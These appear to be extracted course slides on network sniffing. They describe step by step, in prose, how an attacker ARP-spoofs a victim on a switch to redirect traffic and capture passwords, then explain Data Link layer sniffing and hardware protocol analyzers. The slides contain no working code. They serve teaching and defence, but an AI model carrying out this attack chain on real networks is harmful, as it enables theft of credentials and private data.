
How an Attacker Hacks the Network Using Sniffers




An attacker connects his laptop to a switch port



He runs discovery tools to learn about network topology




He identifies victim's machine to target his attacks




He poisons the victim machine by using ARP spoofing techniques







The traffic destined for the victim machine is redirected to the attacker



The hacker extracts passwords and sensitive data from the redirected traffic




Protocols Vulnerable to Sniffing



Sniffing in the Data Link Layer of the OSI Model



- Sniffers operate at the Data Link layer of the OSI model
- Networking layers in the OSI model are designed to work independently of each other; if a sniffer sniffs data in the Data Link layer, the upper OSI layer will not be aware of the sniffing



Hardware Protocol Analyzer




A hardware protocol analyzer is a piece of equipment that captures signals without altering the traffic in a cable segment.



It can be used to monitor network usage and identify malicious network traffic generated by hacking software installed in the network




It captures a data packet, decodes it, and analyzes its content according to certain predetermined rules




It allows attacker to see individual data bytes of each packet passing through the cable


Hardware Protocol Analyzers




Keysight N2X N5540A



